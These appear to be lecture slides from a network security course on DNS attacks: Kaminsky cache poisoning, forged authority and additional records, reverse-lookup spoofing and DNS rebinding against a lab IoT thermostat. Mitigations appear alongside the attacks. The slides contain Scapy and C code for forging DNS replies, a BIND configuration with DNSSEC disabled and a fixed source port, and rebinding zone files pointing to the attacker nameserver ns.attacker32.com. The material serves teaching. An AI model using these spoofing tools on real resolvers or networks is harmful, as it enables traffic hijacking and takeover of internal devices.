- u Cache effect: a failed attempt ends when the legitimate reply caches the real data – attacker must wait for TTL expiry before retrying same name.

Kaminsky Attack – Concept & Steps

- υ Dan Kaminsky's trick: force resolver to issue queries for many random, non-cached names so cache doesn't block retries.
- υ Steps:
 1. Attacker requests random1.example.com (non-cached).
 2. Resolver (Apollo) queries authoritative server for example.com.
 3. Attacker floods Apollo with spoofed replies cycling through transaction IDs and destination ports.
 4. Forged replies inject a fake NS for example.com (Authority section).
 5. If one forged reply matches, Apollo's cache is poisoned for the whole domain.
 6. If not, attacker repeats with a new random name – keeps Apollo querying continuously.

Kaminsky Attack

10.7.1 The Kaminsky Attack




Figure 10.10: The Kaminsky attack (assuming that Apollo already knows the authoritative nameserver of example.com)

Constructing Forged DNS Replies

- ⌞ Important header fields in spoofed reply:
- ⌞ Source IP: must be the authoritative server's IP (Apollo expects reply from that IP).
- ⌞ UDP source port: must match destination port Apollo used (often randomized).
- ⌞ Destination port: the port Apollo used as source for its outgoing query.
- ⌞ DNS Transaction ID: must match the ID in Apollo's query.
- ⌞ In lab experiments: fixing resolver source port (e.g., query-source port 33333; in BIND options) makes attack feasible by reducing entropy.

Constructing Forged DNS Replies

u Example BIND option to fix port:

```
options {  
    query-source address * port 33333;  
    dnssec-validation no;  
    dnssec-enable no;  
    // other options  
};
```

Safety, Mitigation & Best Practices

- u Don't run weakened configs on production servers (DNSSEC off / fixed ports).
- u Mitigations: Enable DNSSEC (validates authenticity of DNS data).
- u Randomize source ports and transaction IDs (entropy). Use rate limits, response validation, and secure resolver configuration.
- u Monitor and audit DNS logs; use RPZ (response policy zones) for protective filtering.
- u Lab reminder: always isolate attack experiments on private test networks or containers.

Construct the Spoofed DNS Header and Payload

- ⌞ A spoofed DNS reply must match the original query's transaction ID (16-bit random).


Important DNS header flags for forged response:

- ⌞ qr=1 (response flag)
- ⌞ aa=1 (authoritative answer)
- ⌞ rd=1 (recursion desired)

The response includes 4 records:

1. Question record — copied from query.
 2. Answer record — fake IP for twaysw.example.com (e.g., 1.2.3.4).
 3. Authority record — declares ns.attacker32.net as NS for example.com.
 4. Additional record — provides IP for ns.attacker32.net.
- ⌞ Record names encoded as length-prefixed labels per RFC 6895.
 - ⌞ Kaminsky-style attack: generate multiple forged replies/sec using C for speed, Scapy/Python for flexibility.

Spoofed DNS Reply



Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net

Representation in the packet
(Total: 0x13 bytes)

02	n	s	0a	a	t	t	a	c	k	e	r	3	2	03	c	o	m	00
----	---	---	----	---	---	---	---	---	---	---	---	---	---	----	---	---	---	----

Figure 10.12: The DNS payload of the forged response packet

Scapy Template: DNS Reply Builder (Python)

```
#!/usr/bin/env python3
from scapy.all import *

targetName = 'aaaaa.example.com'
targetDomain = 'example.com'
attackerNS = 'ns.attacker32.com'

def make_reply_packet(transaction_id, src_port, targetName, targetDomain, attackerNS):
    ip_pkt = IP(dst='10.9.0.53', src='1.2.3.4') # IP header
    udp_pkt = UDP(dport=src_port, sport=53, checksum=0)

    qdsec = DNSRR(qname=targetName, type='A')
    anssec = DNSRR(rrname=targetName, type='A', rdata='1.1.1.1', ttl=259200)
    nssec = DNSRR(rrname=targetDomain, type='NS', rdata=attackerNS, ttl=259200)

    dns_pkt = DNS(id=transaction_id, aa=1, rd=1, qr=1,
                  qdcount=1, ancount=1, nscount=1,
                  qd=qdsec, an=anssec, ns=nssec)

    return ip_pkt/udp_pkt/dns_pkt
```


C Code Integration: Packet Modification

```
// Modify the src IP (offset = 12)  
int ip_int = inet_addr(src_ip);  
memcpy(ip_resp+12, (void *) &ip_int, 4);  
  
// Modify names in question & answer fields  
// memcpy(ip_resp+41, name, 5);  
// memcpy(ip_resp+64, name, 5);  
  
// Modify Transaction ID (offset = 28)  
unsigned short id[2];  
id[0] = htons(transaction_id);  
memcpy(ip_resp+28, (void *) id, 2);  
  
// Send the raw IP packet  
// send_raw_packet(ip_resp, n_resp);
```

- Changes per iteration:
 1. Transaction ID
 2. UDP source port
 3. Question name
 4. Answer name
- UDP checksum often set to 0 for speed.

Launch the Attack: Setup

- ↳ Retrieve genuine DNS info using dig:
 - ↳ `dig ns example.com`
 - ↳ `dig www.example.com`
- ↳ Launch attacker programs:
 - ↳ `gen_dns_request.py` → builds request
 - ↳ `gen_dns_response.py` → builds response template
 - ↳ `launch_attack.c` → sends spoofed replies
- ↳ Each attempt uses a new hostname and different Transaction ID:
 - ↳ attempt #1: `jvmti.example.com` (ID 0)
 - ↳ attempt #2: `syvnt.example.com` (ID 100)
 - ↳ attempt #3: `zwefb.example.com` (ID 200)
 - ↳ attempt #4: `xfajc.example.com` (ID 300)

Verify Cache Poisoning

- While attack runs, inspect local DNS cache:

```
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

- Successful entries show:

@authority

dns.attacker32.com.

attacker32.com. 80M NS ns.attacker32.com.

example.com. 775993 NS ns.attacker32.com.

- Confirmation by querying DNS again:

```
dig NS example.com
```

```
;; ANSWER SECTION:
```

```
example.com. 172501 IN NS ns.attacker32.com.
```

```
ns.attacker32.com. 258907 IN A 10.9.0.153
```

- The attacker's NS now controls example.com.

Reply Forgery from Malicious DNS Servers

- υ A malicious authoritative nameserver can insert fake data in:
 1. Additional section
 2. Authority section
 3. Answer section
 4. Reverse (PTR) responses
- υ If a resolver trusts and caches such replies → large-scale compromise.

Fake Data in Additional Section

- Fake IPs for unrelated domains can be added:

less

Copy to clipboard

```
;; ADDITIONAL SECTION:
www.attacker32.com. 259200 IN A 10.2.3.4
facebook.com.      259200 IN A 10.2.3.5
```

- Local resolver may cache these — redirecting popular sites.
- Scapy spoof example:

python

Copy to clipboard

```
def spoof_dns(pkt):
    if (pkt.haslayer(DNS) and pkt[DNS].qd.qname == b'abc.attacker32.com.'):
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='192.168.0.101', ttl=259200)
        Addsec1 = DNSRR(rrname='www.attacker32.com', type='A', rdata='10.2.3.4', ttl=259200)
        Addsec2 = DNSRR(rrname='facebook.com', type='A', rdata='10.2.3.5', ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qr=1, aa=1, rd=0,
                     qdcount=1, ancount=1, nscount=0, arcount=2,
                     qd=pkt[DNS].qd, an=Ansec, ar=Addsec1/Addsec2)
```

- Early BIND versions were vulnerable.

Fake Data in Authority Section

CSS

;; AUTHORITY SECTION:

attacker32.com. 259200 IN NS ns.attacker32.com.

facebook.com. 259200 IN NS ns.attacker32.com.

- If facebook.com NS record cached, resolver now queries attacker's NS.
- Example query result:

less

;; ANSWER SECTION:

abc.attacker32.com. 259200 IN A 192.168.0.101

;; ADDITIONAL SECTION:

www.attacker32.com. 259200 IN A 10.2.3.4

facebook.com. 259200 IN A 10.2.3.5

Fake Data in Answer / Reverse Lookups

- ❯ **Fake Answer Section:** DNS server returns forged A record — most common.
- ❯ **Fake Reverse Lookup (PTR):**
 - ❯ Real: 192.168.0.101 → www.example.net
 - ❯ Malicious: 192.168.0.101 → www.attacker32.com
- ❯ Reverse lookups used in access control & logs — can mislead systems.
- ❯ Example query trace (simplified):

dig @ns2.syr.edu -x 128.230.171.184

:: ANSWER SECTION:


184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.

- ❯ Attackers can forge PTR results to impersonate trusted domains.

DNS Rebinding Attack

- ⌞ Exploits browser Same-Origin Policy (SOP) by changing IP after initial load.
- ⌞ **Attack flow:**
 1. Malicious NS resolves attacker.com → attacker's server.
 2. Browser loads JS from attacker.com.
 3. Script triggers another DNS lookup for same name.
 4. NS now replies with victim's local IP (e.g., router/IoT).
 5. Browser still thinks it's talking to attacker.com, allowing local access.
- ⌞ Enables remote attackers to control internal devices through a browser.
- ⌞ Used increasingly against IoT environments.
- ⌞ Defense: DNS pinning, short TTLs, browser restrictions, and secure resolvers.

DNS Rebinding Attack



DNS Rebinding Workflow

- u **DNS Query #1:**
www.attacker32.com → 1.2.3.4 (public). TTL = 2s.
- u **Download Malicious Page:**
Page from attacker contains Ajax code.
- u **DNS Query #2 (Rebind):**
After TTL expires → DNS reply with 192.168.60.80 (IoT).
- u **Attack:**
Ajax code now interacts with IoT device directly.
- u TTL manipulation + SOP domain trust = internal compromise.


Attack Environment Setup

Six-component setup simulates home & external networks:

Component	IP	Function
User VM	192.168.60.1	Browser client
IoT Device	192.168.60.80	Vulnerable web API
Router/Firewall	10.9.0.11	NAT; blocks inbound traffic
Local DNS	10.9.0.53	User resolver
Attacker Web Server	10.9.0.180	Hosts www.attacker32.com
Attacker NS	10.9.0.153	Malicious DNS server

Two zones: internal (192.168.x.x) and external (10.9.x.x).

DNS Rebinding Attack-Experimental Setup



User Machine Configuration


- u **1. Set DNS resolver:**
- u nameserver 10.9.0.53
- u **2. Reduce Firefox DNS cache TTL:**
- u about:config → network.dnsCacheExpiration = 1
- u **3. Test IoT device via /etc/hosts:**
- u 192.168.60.80 www.seedIoT32.com
- u Access IoT UI via browser: <http://www.seedIoT32.com>
- u Simulated thermostat — used to verify attack success.

Vulnerable IoT Web Server + SOP Behavior

- u **IoT Flask API Endpoints:**
- u POST /api/v1/temperature/ → takes 'temperature' & 'password'
- u GET /api/v1/password/ → returns current password
- u **SOP Test Pages:**
- u <http://www.seedIoT32.com/> → IoT interface (OK)
- u <http://www.attacker32.com/change> → password fetch (blocked)
- u Ajax request shows:
- u Cross-Origin Request Blocked:
- u Reason: CORS header 'Access-Control-Allow-Origin' missing.
- u Browser enforces SOP — attacker cannot yet access IoT directly.

Defeating Same-Origin Policy

- u Attacker's DNS switches domain → private IP:
- u \$TTL 1
- u @ IN SOA ns.attacker32.com. admin.attacker32.com. (...)
- u IN NS ns.attacker32.com.
- u www IN A 10.9.0.20
- u www IN A 10.9.0.21
- u # Rebind target
- u www IN A 192.168.60.80
- u **Commands:**
- u # Reload DNS zone
- u rndc reload attacker32.com
- u # Flush local DNS cache
- u rndc flush
- u Now, JavaScript from www.attacker32.com can send commands directly to 192.168.60.80 IoT device.



Click the button to set the temperature to 99 °C

Click

(b) <http://www.seedIoT32.com/change> and
<http://www.attacker32.com/change>
(The pages in these two URLs are identical)

(a) <http://www.seedIoT32.com>

Figure 10.15: The web pages from the three URLs

Launching the Rebinding Attack

- u TTL kept 1s for rapid expiry:
- u \$TTL 1
- u www IN A 10.9.0.180 # Attacker's webserver
- u Victim visits malicious page:
 - u Countdown timer triggers Ajax call.
 - u During wait → TTL expires.
 - u Next DNS query → rebinds to IoT IP.
- u After attack:
 - u Ajax POST sets temperature to 99°C.
 - u Browser console shows successful HTTP response → SOP bypassed.
- u **Indicators:** IoT thermostat altered without direct user access.

Defenses

- u **Mitigations**
- u **IoT Security:** Enforce authentication, restrict LAN web APIs.
- u **Resolver Hardening:** Block responses mapping to private ranges.
- u **Browser Defenses:** DNS pinning, short TTL handling.
- u **Firewalls:** Restrict internal device web access.

DoS on DNS Servers

- u **DoS on DNS Infrastructure**
- u **Root/TLD Servers:** Anycast deployment resists large attacks.
- u **Domain NS DoS:** Easier to target, e.g., 2004 attack on Amazon/Walmart/Expedia.
- u **Goal:** Overwhelm nameservers → domain unreachable.
- u DNS rebinding + DoS highlight DNS's dual role as **attack vector** and **vulnerability point**.

